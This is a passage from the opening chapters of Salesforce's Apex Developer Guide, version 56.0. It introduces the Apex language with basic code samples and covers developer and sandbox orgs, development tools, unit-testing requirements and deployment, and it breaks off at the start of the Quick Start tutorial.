salesforce

Apex Developer Guide

Version 56.0, Spring '23

'23

CONTENTS

APEX DEVELOPER GUIDE

Apex is a strongly typed, object-oriented programming language that allows developers to execute flow and transaction control statements on the Salesforce Platform server, in conjunction with calls to the API. This guide introduces you to the Apex development process and provides valuable information on learning, writing, deploying and testing Apex.

For reference information on Apex classes, interfaces, exceptions and so on, see Apex Reference Guide.

IN THIS SECTION:

Getting Started with Apex
Learn about the Apex development lifecycle. Follow a step-by-step tutorial to create an Apex class and trigger, and deploy them to a production organisation.

Writing Apex
Apex is like Java for Salesforce. It enables you to add and interact with data in the Lightning Platform persistence layer. It uses classes, data types, variables, and if-else statements. You can make it execute based on a condition, or have a block of code execute repeatedly.

Running Apex
You can access many features of the Salesforce user interface programmatically in Apex, and you can integrate with external SOAP and REST Web services. You can run Apex code using a variety of mechanisms. Apex code runs in atomic transactions.

Debugging, Testing, and Deploying Apex
Develop your Apex code in a sandbox and debug it with the Developer Console and debug logs. Unit-test your code, then distribute it to customers using packages.

Apex Reference
In Summer '21 and later versions, Apex reference content is moved to a separate guide called the Apex Reference Guide.

Appendices

Glossary

Getting Started with Apex

Learn about the Apex development lifecycle. Follow a step-by-step tutorial to create an Apex class and trigger, and deploy them to a production organisation.

IN THIS SECTION:

Introducing Apex
Apex code is the first multitenant, on-demand programming language for developers interested in building the next generation of business applications. Apex revolutionizes the way developers create on-demand applications.

Apex Development Process
In this chapter, you'll learn about the Apex development lifecycle, and which organization and tools to use to develop Apex. You'll also learn about testing and deploying Apex code.

Apex Quick Start

This step-by-step tutorial shows how to create a simple Apex class and trigger, and how to deploy these components to a production organization.

Introducing Apex

Apex code is the first multitenant, on-demand programming language for developers interested in building the next generation of business applications. Apex revolutionizes the way developers create on-demand applications.

While many customization options are available through the Salesforce user interface, such as the ability to define new fields, objects, workflow, and approval processes, developers can also use the SOAP API to issue data manipulation commands such as `delete()`, `update()` or `upsert()`, from client-side programs.

These client-side programs, typically written in Java, JavaScript, .NET, or other programming languages, grant organizations more flexibility in their customizations. However, because the controlling logic for these client-side programs is not located on Salesforce servers, they are restricted by the performance costs of making multiple round-trips to the Salesforce site to accomplish common business transactions, and by the cost and complexity of hosting server code, such as Java or .NET, in a secure and robust environment.

IN THIS SECTION:

1. What is Apex?

   Apex is a strongly typed, object-oriented programming language that allows developers to execute flow and transaction control statements on Salesforce servers in conjunction with calls to the API. Using syntax that looks like Java and acts like database stored procedures, Apex enables developers to add business logic to most system events, including button clicks, related record updates, and Visualforce pages. Apex code can be initiated by Web service requests and from triggers on objects.

2. Understanding Apex Core Concepts

   Apex code typically contains many things that you might be familiar with from other programming languages.

3. When Should I Use Apex?

   The Salesforce prebuilt applications provide powerful CRM functionality. In addition, Salesforce provides the ability to customize the prebuilt applications to fit your organization. However, your organization may have complex business processes that are unsupported by the existing functionality. In this case, Lightning Platform provides various ways for advanced administrators and developers to build custom functionality.

4. How Does Apex Work?

   All Apex runs entirely on-demand on the Lightning Platform. Developers write and save Apex code to the platform, and end users trigger the execution of the Apex code via the user interface.

5. Developing Code in the Cloud

   The Apex programming language is saved and runs in the cloud—the multitenant platform. Apex is tailored for data access and data manipulation on the platform, and it enables you to add custom business logic to system events. While it provides many benefits for automating business processes on the platform, it is not a general purpose programming language.

What is Apex?

Apex is a strongly typed, object-oriented programming language that allows developers to execute flow and transaction control statements on Salesforce servers in conjunction with calls to the API. Using syntax that looks like Java and acts like database stored procedures, Apex enables developers to add business logic to most system events, including button clicks, related record updates, and Visualforce pages. Apex code can be initiated by Web service requests and from triggers on objects.

You can add Apex to most system events.

As a language, Apex is:

Integrated

Apex provides built-in support for common Lightning Platform idioms, including:

- Data manipulation language (DML) calls, such as `INSERT`, `UPDATE`, and `DELETE`, that include built-in `DmlException` handling

- Inline Salesforce Object Query Language (SOQL) and Salesforce Object Search Language (SOSL) queries that return lists of sObject records
- Looping that allows for bulk processing of multiple records at a time
- Locking syntax that prevents record update conflicts
- Custom public API calls that can be built from stored Apex methods
- Warnings and errors issued when a user tries to edit or delete a custom object or field that is referenced by Apex

Easy to use

Apex is based on familiar Java idioms, such as variable and expression syntax, block and conditional statement syntax, loop syntax, object and array notation. Where Apex introduces new elements, it uses syntax and semantics that are easy to understand and encourage efficient use of the Lightning Platform. Therefore, Apex produces code that is both succinct and easy to write.

Data focused

Apex is designed to thread together multiple query and DML statements into a single unit of work on the Salesforce server. Developers use database stored procedures to thread together multiple transaction statements on a database server in a similar way. Like other database stored procedures, Apex does not attempt to provide general support for rendering elements in the user interface.

Rigorous

Apex is a strongly typed language that uses direct references to schema objects such as object and field names. It fails quickly at compile time if any references are invalid. It stores all custom field, object, and class dependencies in metadata to ensure that they are not deleted while required by active Apex code.

Hosted

Apex is interpreted, executed, and controlled entirely by the Lightning Platform.

Multitenant aware

Like the rest of the Lightning Platform, Apex runs in a multitenant environment. So, the Apex runtime engine is designed to guard closely against runaway code, preventing it from monopolizing shared resources. Any code that violates limits fails with easy-to-understand error messages.

Easy to test

Apex provides built-in support for unit test creation and execution. It includes test results that indicate how much code is covered, and which parts of your code could be more efficient. Salesforce ensures that all custom Apex code works as expected by executing all unit tests prior to any platform upgrades.

Versioned

You can save your Apex code against different versions of the API. This enables you to maintain behavior.

Apex is included in Performance Edition, Unlimited Edition, Developer Edition, Enterprise Edition, and Database.com.

Understanding Apex Core Concepts

Apex code typically contains many things that you might be familiar with from other programming languages.

Programming elements in Apex

```
                                              SOQL
                                              Query
                Integer NUM = 10;
                Account[] accs;
                // Clean up old data
  Variable      accs = [SELECT Id FROM Account WHERE name LIKE 'test%'];
  Declaration   Delete accs;

                accs = new Account[NUM];
                For (Integer I = 0; I < NUM; I++) {
  Control           accs[I] = new Account(name='test   ' + I,
  Structure             outstandingshares__c = I);
                }
                insert accs;
                Contact[] cons = new Contact[0];
                For (Account acc : accs) {
  Array (list)      cons.add(new Contact(lastName = acc.name + '1',
                        accountid = acc.id));
                    cons.add(new Contact(lastName = acc.name + '2',
  Data (DML)            accountid = acc.id));
  Operation     }
                Insert cons;
```

The section describes the basic functionality of Apex, as well as some of the core concepts.

Using Version Settings

In the Salesforce user interface you can specify a version of the Salesforce API against which to save your Apex class or trigger. This setting indicates not only the version of SOAP API to use, but which version of Apex as well. You can change the version after saving. Every class or trigger name must be unique. You cannot save the same class or trigger against different versions.

You can also use version settings to associate a class or trigger with a particular version of a managed package that is installed in your organization from AppExchange. This version of the managed package will continue to be used by the class or trigger if later versions of the managed package are installed, unless you manually update the version setting. To add an installed managed package to the settings list, select a package from the list of available packages. The list is only displayed if you have an installed managed package that is not already associated with the class or trigger.

For more information about using version settings with managed packages, see *About Package Versions* in the Salesforce online help.

Naming Variables, Methods and Classes

You cannot use any of the Apex reserved keywords when naming variables, methods or classes. These include words that are part of Apex and the Lightning platform, such as `list`, `test`, or `account`, as well as reserved keywords.

Using Variables and Expressions

Apex is a *strongly-typed* language, that is, you must declare the data type of a variable when you first refer to it. Apex data types include basic types such as Integer, Date, and Boolean, as well as more advanced types such as lists, maps, objects and sObjects.

Variables are declared with a name and a data type. You can assign a value to a variable when you declare it. You can also assign values later. Use the following syntax when declaring variables:

```
datatype variable_name [ = value];
```

💡 **Tip:** Note that the semi-colon at the end of the above is *not* optional. You must end all statements with a semi-colon.

The following are examples of variable declarations:

```
// The following variable has the data type of Integer with the name Count,
// and has the value of 0.
Integer Count = 0;
// The following variable has the data type of Decimal with the name Total. Note
// that no value has been assigned to it.
Decimal Total;
// The following variable is an account, which is also referred to as an sObject.
Account MyAcct = new Account();
```

In Apex, all primitive data type arguments, such as Integer or String, are passed into methods by value. This fact means that any changes to the arguments exist only within the scope of the method. When the method returns, the changes to the arguments are lost.

Non-primitive data type arguments, such as sObjects, are passed into methods by reference. Therefore, when the method returns, the passed-in argument still references the same object as before the method call. Within the method, the reference can't be changed to point to another object, but the values of the object's fields can be changed.

Using Statements

A *statement* is any coded instruction that performs an action.

In Apex, statements must end with a semicolon and can be one of the following types:

- Assignment, such as assigning a value to a variable
- Conditional (if-else)
- Loops:
    - Do-while
    - While
    - For
- Locking
- Data Manipulation Language (DML)
- Transaction Control
- Method Invoking
- Exception Handling

A *block* is a series of statements that are grouped together with curly braces and can be used in any place where a single statement would be allowed. For example:

```
if (true) {
    System.debug(1);
    System.debug(2);
} else {
    System.debug(3);
    System.debug(4);
}
```

In cases where a block consists of only one statement, the curly braces can be left off. For example:

```
if (true)
    System.debug(1);
else
    System.debug(2);
```

Using Collections

Apex has the following types of collections:

- Lists (arrays)
- Maps
- Sets

A *list* is a collection of elements, such as Integers, Strings, objects, or other collections. Use a list when the sequence of elements is important. You can have duplicate elements in a list.

The first index position in a list is always 0.

To create a list:

- Use the `new` keyword
- Use the `List` keyword followed by the element type contained within `<>` characters.

Use the following syntax for creating a list:

```
List <datatype> list_name
    [= new List<datatype>();] |
    [=new List<datatype>{value [, value2. . .]};] |
    ;
```

The following example creates a list of Integer, and assigns it to the variable `My_List`. Remember, because Apex is strongly typed, you must declare the data type of `My_List` as a list of Integer.

```
List<Integer> My_List = new List<Integer>();
```

For more information, see Lists on page 28.

A *set* is a collection of unique, unordered elements. It can contain primitive data types, such as String, Integer, Date, and so on. It can also contain more complex data types, such as sObjects.

To create a set:

- Use the `new` keyword
- Use the `Set` keyword followed by the primitive data type contained within `<>` characters

Use the following syntax for creating a set:

```
Set<datatype> set_name
    [= new Set<datatype>();] |
    [= new Set<datatype>{value [, value2. . .] };] |
    ;
```

The following example creates a set of String. The values for the set are passed in using the curly braces {}.

```
Set<String> My_String = new Set<String>{'a', 'b', 'c'};
```

For more information, see Sets on page 31.

A *map* is a collection of key-value pairs. Keys can be any primitive data type. Values can include primitive data types, as well as objects and other collections. Use a map when finding something by key matters. You can have duplicate values in a map, but each key must be unique.

To create a map:

- Use the `new` keyword
- Use the `Map` keyword followed by a key-value pair, delimited by a comma and enclosed in `<>` characters.

Use the following syntax for creating a map:

```
Map<key_datatype, value_datatype> map_name
    [=new map<key_datatype, value_datatype>();] |
    [=new map<key_datatype, value_datatype>
    {key1_value => value1_value
    [, key2_value => value2_value. . .]};] |
    ;
```

The following example creates a map that has a data type of Integer for the key and String for the value. In this example, the values for the map are being passed in between the curly braces {} as the map is being created.

```
Map<Integer, String> My_Map = new Map<Integer, String>{1 => 'a', 2 => 'b', 3 => 'c'};
```

For more information, see Maps on page 32.

Using Branching

An `if` statement is a true-false test that enables your application to do different things based on a condition. The basic syntax is as follows:

```
if (Condition){
// Do this if the condition is true
} else {
// Do this if the condition is not true
}
```

For more information, see Conditional (If-Else) Statements on page 51.

Using Loops

While the `if` statement enables your application to do things based on a condition, loops tell your application to do the same thing again and again based on a condition. Apex supports the following types of loops:

- Do-while

- While
- For

A *Do-while* loop checks the condition after the code has executed.

A *While* loop checks the condition at the start, before the code executes.

A *For* loop enables you to more finely control the condition used with the loop. In addition, Apex supports traditional For loops where you set the conditions, as well as For loops that use lists and SOQL queries as part of the condition.

For more information, see Loops on page 55.

When Should I Use Apex?

The Salesforce prebuilt applications provide powerful CRM functionality. In addition, Salesforce provides the ability to customize the prebuilt applications to fit your organization. However, your organization may have complex business processes that are unsupported by the existing functionality. In this case, Lightning Platform provides various ways for advanced administrators and developers to build custom functionality.

Apex

Use Apex if you want to:

- Create Web services.
- Create email services.
- Perform complex validation over multiple objects.
- Create complex business processes that are not supported by workflow.
- Create custom transactional logic (logic that occurs over the entire transaction, not just with a single record or object).
- Attach custom logic to another operation, such as saving a record, so that it occurs whenever the operation is executed, regardless of whether it originates in the user interface, a Visualforce page, or from SOAP API.

Lightning Components

Develop Lightning components to customize Lightning Experience, the Salesforce mobile app, or to build your own standalone apps. You can also use out-of-the-box components to speed up development.

As of Spring '19 (API version 45.0), you can build Lightning components using two programming models: the Lightning Web Components model, and the original Aura Components model. Lightning web components are custom HTML elements built using HTML and modern JavaScript. Lightning web components and Aura components can coexist and interoperate on a page.Configure Lightning web components and Aura components to work in Lightning App Builder and Experience Builder. Admins and end users don't know which programming model was used to develop the components. To them, they're simply Lightning components.

For more information, see the *Component Library*.

Visualforce

Visualforce consists of a tag-based markup language that gives developers a more powerful way of building applications and customizing the Salesforce user interface. With Visualforce you can:

- Build wizards and other multistep processes.
- Create your own custom flow control through an application.
- Define navigation patterns and data-specific rules for optimal, efficient application interaction.

For more information, see the *Visualforce Developer's Guide*.

SOAP API

Use standard SOAP API calls if you want to add functionality to a composite application that processes only one type of record at a time and does not require any transactional control (such as setting a Savepoint or rolling back changes).

For more information, see the *SOAP API Developer Guide*.

How Does Apex Work?

All Apex runs entirely on-demand on the Lightning Platform. Developers write and save Apex code to the platform, and end users trigger the execution of the Apex code via the user interface.

Apex is compiled, stored, and run entirely on the Lightning Platform

When a developer writes and saves Apex code to the platform, the platform application server first compiles the code into an abstract set of instructions that can be understood by the Apex runtime interpreter, and then saves those instructions as metadata.

When an end user triggers the execution of Apex, perhaps by clicking a button or accessing a Visualforce page, the platform application server retrieves the compiled instructions from the metadata and sends them through the runtime interpreter before returning the result. The end user observes no differences in execution time from standard platform requests.

Developing Code in the Cloud

The Apex programming language is saved and runs in the cloud—the multitenant platform. Apex is tailored for data access and data manipulation on the platform, and it enables you to add custom business logic to system events. While it provides many benefits for automating business processes on the platform, it is not a general purpose programming language.

Apex cannot be used to:

- Render elements in the user interface other than error messages
- Change standard functionality—Apex can only prevent the functionality from happening, or add additional functionality
- Create temporary files
- Spawn threads

> 💡 **Tip:** All Apex code runs on the Lightning Platform, which is a shared resource used by all other organizations. To guarantee consistent performance and scalability, the execution of Apex is bound by governor limits that ensure no single Apex execution impacts the overall service of Salesforce. This means all Apex code is limited by the number of operations (such as DML or SOQL) that it can perform within one process.

All Apex requests return a collection that contains from 1 to 50,000 records. You cannot assume that your code only works on a single record at a time. Therefore, you must implement programming patterns that take bulk processing into account. If you don't, you may run into the governor limits.

SEE ALSO:

Trigger and Bulk Request Best Practices

Apex Development Process

In this chapter, you'll learn about the Apex development lifecycle, and which organization and tools to use to develop Apex. You'll also learn about testing and deploying Apex code.

IN THIS SECTION:

What is the Apex Development Process?

To develop Apex, get a Developer Edition account, write and test your code, then deploy your code.

Create a Developer or Sandbox Org

You can run Apex in a production org, a developer org, or a sandbox org. You can develop Apex in a developer org or a sandbox org, but not in a production org.

Learning Apex

After you have your developer account, there are many resources available to you for learning about Apex

Writing Apex Using Development Environments

There are several development environments for developing Apex code. The Developer Console and the Salesforce extensions for Visual Studio Code allow you to write, test, and debug your Apex code. The code editor in the user interface enables only writing code and doesn't support debugging.

Writing Tests

Testing is the key to successful long-term development and is a critical component of the development process. We strongly recommend that you use a *test-driven development* process, that is, test development that occurs at the same time as code development.

Deploying Apex to a Sandbox Organization

Sandboxes create copies of your Salesforce org in separate environments. Use them for development, testing, and training without compromising the data and applications in your production org. Sandboxes are isolated from your production org, so operations that you perform in your sandboxes don't affect your production org.

Deploying Apex to a Salesforce Production Organization

After you have finished all of your unit tests and verified that your Apex code is executing properly, the final step is deploying Apex to your Salesforce production organization.

Adding Apex Code to a AppExchange App

You can include an Apex class or trigger in an app that you are creating for AppExchange.

What is the Apex Development Process?

To develop Apex, get a Developer Edition account, write and test your code, then deploy your code.

We recommend the following process for developing Apex:

1. Obtain a Developer Edition account.

2. Learn more about Apex.

3. Write your Apex.

4. While writing Apex, you should also be writing tests.

5. Optionally deploy your Apex to a sandbox organization and do final unit tests.

6. Deploy your Apex to your Salesforce production organization.

In addition to deploying your Apex, once it is written and tested, you can also add your classes and triggers to a AppExchange App package.

Create a Developer or Sandbox Org

You can run Apex in a production org, a developer org, or a sandbox org. You can develop Apex in a developer org or a sandbox org, but not in a production org.

- *Production* org—An org that has live users accessing your data
- *Developer* org—An org created with a Developer Edition account
- *Sandbox* org—An org created on your production org that is a copy of your production org

> Note: Apex triggers are available in the Trial Edition of Salesforce. However, they are disabled when you convert to any other edition. If your newly signed-up org includes Apex, deploy your code to your org using one of the deployment methods.

You can't develop Apex in your Salesforce production org. Live users accessing the system while you're developing can destabilize your data or corrupt your application. Instead, do all your development work in either a sandbox or a Developer Edition org.

If you aren't already a member of the developer community, go to `https://developer.salesforce.com/signup` and follow the instructions to sign up for a Developer Edition account. A Developer Edition account gives you access to a free Developer Edition org. Even if you already have a Professional, Enterprise, Unlimited, or Performance Edition org and a sandbox for creating Apex, we strongly recommend that you take advantage of the resources available in the developer community.

> Note: You can't modify Apex using the Salesforce user interface in a Salesforce production org.

To create a sandbox org:

1. From Setup, enter `Sandboxes` in the `Quick Find` box, then select **Sandboxes**.

2. Click **New Sandbox**.

3. Enter a name (10 characters or fewer) and description for the sandbox.

   We recommend that you choose a name that:

   - Reflects the purpose of this sandbox, such as QA.
   - Has only a few characters, because Salesforce appends the sandbox name to usernames on user records in the sandbox environment. Names with fewer characters make sandbox logins easier to type.

4. Select the type of sandbox you want.

   If you don't see a sandbox option or need licenses for more, contact Salesforce to order sandboxes for your org.

   If you reduce the number of sandboxes you purchase, you're required to match the number of your sandboxes to the number you purchased. For example, if you have two Full sandboxes but purchased only one, you can't create a Full sandbox. Instead, convert a Full sandbox to a smaller one, such as a Developer Pro or Developer sandbox, depending on which types you have available.

5. Select the data to include in your Partial Copy or Full sandbox.

   - For a Partial Copy sandbox, click **Next**, and then select the template you created to specify the data for your sandbox. If you haven't created a template for this Partial Copy sandbox, see Create or Edit Sandbox Templates.

- For a Full sandbox click **Next**, and then decide how much data to include.
  - To include template-based data for a Full sandbox, select an existing sandbox template. For more information, see Create or Edit Sandbox Templates
  - To include all data in a Full sandbox, choose whether and how much field tracking history data to include, and whether to copy Chatter data. Chatter data includes feeds, messages, and topics and is used in many components that affect your sandbox copy. Decreasing the amount of data you copy can significantly speed sandbox copy time.

6. To run scripts after each create and refresh for this sandbox, specify the Apex class you previously created from the SandboxPostCopy interface.

7. For Sandbox Access User Group, select the public user group that contains the users that you want to have access to the sandbox, or select **Match Source Org Access**.

   For more information on Selective Sandbox Access, see Determine Who Has Sandbox Access.

8. Click **Create**.

   > **Tip:** Try to limit changes in your production org while the sandbox copy proceeds.

Learning Apex

After you have your developer account, there are many resources available to you for learning about Apex

Apex Trailhead Content

Beginning and intermediate programmers

Several Trailhead modules provide tutorials on learning Apex. Use these modules to learn the fundamentals of Apex and how you can use it on the Lightning Platform. Use Apex to add custom business logic through triggers, unit tests, asynchronous Apex, REST Web services, and Visualforce controllers.

Quick Start: Apex

Apex Basics & Database

Apex Triggers

Apex Integration Services

Apex Testing

Asynchronous Apex

Salesforce Developers Apex Page

Beginning and advanced programmers

The Apex page on Salesforce Developers has links to several resources including articles about the Apex programming language. These resources provide a quick introduction to Apex and include best practices for Apex development.

Lightning Platform Code Samples and SDKs

Beginning and advanced programmers

Open-source code samples and SDKs, reference code, and best practices can be found at Code samples and SDKs. A library of concise, meaningful examples of Apex code for common use cases, following best practices, can be found at Apex-recipes.

Development Life Cycle: Enterprise Development on the Lightning Platform

Architects and advanced programmers

The Application Lifecycle and Development Models module on Trailhead helps you learn how to use the application lifecycle and development models on the Lightning Platform.

Training Courses

Training classes are also available from Salesforce Trailhead Academy. Grow and validate your skills with Salesforce Credentials.

In This Book (*Apex Developer's Guide*)

Beginning programmers can look at the following:

- Introducing Apex, and in particular:

  - Documentation Conventions

  - Core Concepts

  - Quick Start Tutorial

- Classes, Objects, and Interfaces

- Testing Apex

- Execution Governors and Limits

In addition, advanced programmers can look at:

- Trigger and Bulk Request Best Practices

- Advanced Apex Programming Example

- Understanding Apex Describe Information

- Asynchronous Execution (`@future` Annotation)

- Batch Apex and Apex Scheduler

Writing Apex Using Development Environments

There are several development environments for developing Apex code. The Developer Console and the Salesforce extensions for Visual Studio Code allow you to write, test, and debug your Apex code. The code editor in the user interface enables only writing code and doesn't support debugging.

Developer Console

The Developer Console is an integrated development environment with a collection of tools you can use to create, debug, and test applications in your Salesforce organization.

The Developer Console supports these tasks:

- Writing code—You can add code using the source code editor. Also, you can browse packages in your organization.

- Compiling code—When you save a trigger or class, the code is automatically compiled. Any compilation errors will be reported.

- Debugging—You can view debug logs and set checkpoints that aid in debugging.

- Testing—You can execute tests of specific test classes or all tests in your organization, and you can view test results. Also, you can inspect code coverage.

- Checking performance—You can inspect debug logs to locate performance bottlenecks.

- SOQL queries—You can query data in your organization and view the results using the Query Editor.

- Color coding and autocomplete—The source code editor uses a color scheme for easier readability of code elements and provides autocompletion for class and method names.

Salesforce Extensions for Visual Studio Code

The Salesforce extension pack for Visual Studio Code includes tools for developing on the Salesforce platform in the lightweight, extensible VS Code editor. These tools provide features for working with development orgs (scratch orgs, sandboxes, and DE orgs), Apex, Aura components, and Visualforce.

See the website for information about installation and usage.

> 💡 **Tip:** If you want to develop an Apex IDE of your own, the SOAP API includes methods for compiling triggers and classes, and executing test methods, while the Metadata API includes methods for deploying code to production environments. For more information, see Deploying Apex on page 661 and Using SOAP API to Deploy Apex on page 667.

Code Editor in the Salesforce User Interface

The Salesforce user interface. All classes and triggers are compiled when they are saved, and any syntax errors are flagged. You cannot save your code until it compiles without errors. The Salesforce user interface also numbers the lines in the code, and uses color coding to distinguish different elements, such as comments, keywords, literal strings, and so on.

- For a trigger on an object, from the object's management settings, go to Triggers, click **New**, and then enter your code in the `Body` text box.
- For a class, from Setup, enter `Apex Classes` in the `Quick Find` box, then select **Apex Classes**. Click **New**, and then enter your code in the `Body` text box.

> 📝 **Note:** You can't modify Apex using the Salesforce user interface in a Salesforce production org.

Alternatively, you can use any text editor, such as Notepad, to write Apex code. Then either copy and paste the code into your application, or use one of the API calls to deploy it.

SEE ALSO:

  Salesforce Help: Find Object Management Settings

Writing Tests

Testing is the key to successful long-term development and is a critical component of the development process. We strongly recommend that you use a *test-driven development* process, that is, test development that occurs at the same time as code development.

To facilitate the development of robust, error-free code, Apex supports the creation and execution of *unit tests*. Unit tests are class methods that verify whether a particular piece of code is working properly. Unit test methods take no arguments, commit no data to the database, and send no emails. Such methods are flagged with the `@isTest` annotation in the method definition. Unit test methods must be defined in test classes, that is, classes annotated with `@isTest`.

> 📝 **Note:** The `testMethod` keyword is now deprecated. Use the `@isTest` annotation on classes and methods instead. The `@isTest` annotation on methods is equivalent to the `testMethod` keyword.

In addition, before you deploy Apex or package it for the AppExchange, the following must be true.

- Unit tests must cover at least 75% of your Apex code, and all of those tests must complete successfully.

  Note the following.

  - When deploying Apex to a production organization, each unit test in your organization namespace is executed by default.
  - Calls to `System.debug` are not counted as part of Apex code coverage.
  - Test methods and test classes are not counted as part of Apex code coverage.

– While only 75% of your Apex code must be covered by tests, don't focus on the percentage of code that is covered. Instead, make sure that every use case of your application is covered, including positive and negative cases, as well as bulk and single records. This approach ensures that 75% or more of your code is covered by unit tests.

- Every trigger must have some test coverage.

- All classes and triggers must compile successfully.

For more information on writing tests, see Testing Apex on page 627.

Deploying Apex to a Sandbox Organization

Sandboxes create copies of your Salesforce org in separate environments. Use them for development, testing, and training without compromising the data and applications in your production org. Sandboxes are isolated from your production org, so operations that you perform in your sandboxes don't affect your production org.

To deploy Apex from a local project in the Salesforce extension for Visual Studio Code to a Salesforce organization, see Salesforce Extensions for Visual Studio Code.

You can also use the `deploy()` Metadata API call to deploy your Apex from a developer organization to a sandbox organization.

A useful API call is `runTests()`. In a development or sandbox organization, you can run the unit tests for a specific class, a list of classes, or a namespace.

You can also use Salesforce CLI. See Develop Against Any Org for details.

For more information, see Deploying Apex.

Deploying Apex to a Salesforce Production Organization

After you have finished all of your unit tests and verified that your Apex code is executing properly, the final step is deploying Apex to your Salesforce production organization.

To deploy Apex from a local project in Visual Studio Code editor to a Salesforce organization, see Salesforce Extensions for Visual Studio Code.

Also, you can deploy Apex through change sets in the Salesforce user interface.

For more information and for additional deployment options, see Deploying Apex on page 661, and Build and Release Your App.

Adding Apex Code to a AppExchange App

You can include an Apex class or trigger in an app that you are creating for AppExchange.

Any Apex that is included as part of a package must have at least 75% cumulative test coverage. Each trigger must also have some test coverage. When you upload your package to AppExchange, all tests are run to ensure that they run without errors. In addition, tests with the`@isTest(OnInstall=true)` annotation run when the package is installed in the installer's organization. You can specify which tests should run during package install by annotating them with `@isTest(OnInstall=true)`. This subset of tests must pass for the package install to succeed.

In addition, Salesforce recommends that any AppExchange package that contains Apex be a managed package.

For more information, see the *Quick Reference for Developing Packages*. For more information about Apex in managed packages, see "What is a Package" in the Salesforce online help.

📝 Note: Packaging Apex classes that contain references to custom labels which have translations: To include the translations in the package, enable the Translation Workbench and explicitly package the individual languages used in the translated custom labels. See "Custom Labels" in the Salesforce online help.

Apex Quick Start

This step-by-step tutorial shows how to create a simple Apex class and trigger, and how to deploy these components to a production organization.

Once you have a Developer Edition or sandbox organization, you may want to learn some of the core concepts of Apex. After reviewing the basics, you are ready to write your first Apex program—a very simple class, trigger, and unit test.

Because Apex is very similar to Java, you may recognize much of the functionality.

This tutorial is based on a custom object called Book that is created in the first step. This custom object is updated through a trigger.

This Hello World sample requires custom objects. You can either create these on your own, or download the objects and Apex code as an unmanaged package from the Salesforce AppExchange. To obtain the sample assets in your org, install the Apex Tutorials Package. This package also contains sample code and objects for the Shipping Invoice example.

> 📝 **Note:** There is a more complex Shipping Invoice example that you can also walk through. That example illustrates many more features of the language.

IN THIS SECTION:

1. Create a Custom Object

   In this step, you create a custom object called Book with one custom field called Price.

2. Adding an Apex Class

   In this step, you add an Apex class that contains a method for updating the book price. This method is called by the trigger that you will be adding in the next step.

3. Add an Apex Trigger

   In this step, you create a trigger for the `Book__c` custom object that calls the `applyDiscount` method of the `MyHelloWorld` class that you created in the previous step.

4. Add a Test Class

   In this step, you add a test class with one test method. You also run the test and verify code coverage. The test method exercises and validates the code in the trigger and class. Also, it enables you to reach 100% code coverage for the trigger and class.

5. Deploying Components to Production

   In this step, you deploy the Apex code and the custom object you created previously to your production organization using change sets.

Create a Custom Object

In this step, you create a custom object called Book with one custom field called Price.

Prerequisites:

A Salesforce account in a sandbox Professional, Enterprise, Performance, or Unlimited Edition org, or an account in a Developer org.

